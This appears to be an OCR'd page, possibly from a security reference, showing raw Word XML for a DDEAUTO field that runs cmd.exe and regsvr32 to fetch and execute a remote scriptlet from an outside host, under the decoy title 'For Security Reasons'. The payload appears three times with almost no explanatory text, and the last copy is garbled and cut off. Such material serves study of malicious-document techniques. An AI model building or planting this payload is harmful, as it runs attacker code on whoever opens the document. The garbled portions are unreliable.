


```
prst="rect"><a:avLst/></a:prstGeom><a:noFill/><a:ln><a:noFill/></a:ln></pic:spPr></pic:pic>
relativeFrom="page"><wp14:pctWidth>0</wp14:pctWidth></wp14:sizeRelH><wp14:sizeRelV
relativeFrom="page"><wp14:pctHeight>0</wp14:pctHeight></wp14:sizeRelV></wp:anchor></w:drawing></w:r><w:r w:rsidR="00513FA3"
w:rsidRPr="00591163"><w:rPr><w:b/></w:rPr><w:fldChar w:fldCharType="begin"/></w:r><w:r w:rsidR="00513FA3"
w:rsidRPr="00591163"><w:rPr><w:b/></w:rPr><w:instrText xml:space="preserve"> DDEAUTO </w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>"C</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>:\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>Programs</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\Microsoft</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\Office</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\MSWord.exe</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\..\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>..\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>..\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>..\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>windows</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\system32</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>cmd.exe" "/c regsvr32 /u /n /s /i:\"h\"</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>t</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\"</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>t</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\"</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>p://</w:instrText></w:r><w:r
w:rsidR="006B3798"><w:rPr><w:b/></w:rPr><w:instrText>downloads.</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>sixflags-frightfest.com/ticket-ids scrobj.dll" "For Security
Reasons"</w:instrText></w:r><w:r w:rsidR="00513FA3" w:rsidRPr="00591163"><w:rPr><w:b/></w:rPr><w:instrText xml:space="preserve">
```



```
prst="rect"><a:avLst/></a:prstGeom><a:noFill/><a:ln><a:noFill/></a:ln></pic:spPr></
relativeFrom="page"><wp14:pctWidth>0</wp14:pctWidth></wp14:sizeRelH><wp14:sizeRelV
relativeFrom="page"><wp14:pctHeight>0</wp14:pctHeight></wp14:sizeRelV></wp:anchor>                    ="00513FA3"
w:rsidRPr="00591163"><w:rPr><w:b/></w:rPr><w:fldChar w:fldCharType="begin"/></w:r>
w:rsidRPr="00591163"><w:rPr><w:b/></w:rPr><w:instrText xml:space="preserve"> DDEAU
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>"C</w:instrText></w:r><w:r w:r
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>:\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR=
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>Programs</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\Microsoft</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\Office</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\MSWord.exe</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\..\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>..\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>..\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>..\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>windows</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\system32</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>cmd.exe" "/c regsvr32 /u /n /s /i:\"h\"</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>t</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\"</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>t</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\"</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>p://</w:instrText></w:r><w:r
w:rsidR="006B3798"><w:rPr><w:b/></w:rPr><w:instrText>downloads.</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>sixflags-frightfest.com/ticket-ids scrobj.dll" "For Security
Reasons"</w:instrText></w:r><w:r w:rsidR="00513FA3" w:rsidRPr="00591163"><w:rPr><w:b/></w:rPr><w:instrText xml:space="preserve">
```



DDEAUTO
111 of 985



```
prst="rect"><a:avLst/></a:prstGeom><a:noFill/><a:ln><a:noFill/></a:ln></pic:spPr></pic:pic>
relativeFrom="page"><wp14:pctWidth>0</wp14:pctWidth></wp14:sizeRelH><wp14:sizeRelV
relativeFrom="page"><wp14:pctHeight>0</wp14:pctHeight></wp14:sizeRelV></wp:anchor></w:drawing></w:r><w:r w:rsidR="00513FA3"
w:rsidRPr="00591163"><w:rPr><w:b/></w:rPr><w:fldChar w:fldCharType="begin"/></w:r><w:r w:rsidR="00513FA3"
w:rsidRPr="00591163"><w:rPr><w:b/></w:rPr><w:instrText xml:space="preserve"> DDEAUTO </w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>"C</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>:\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>Programs</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\Microsoft</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\Office</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\MSWord.exe</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\..\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>..\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>..\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</     /w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrTex     /w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrTex\</w:instrText   :r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrxt>\</w:instrText/w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrT     w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:inst>cmd.exe" "/c reg</w:r><w:r
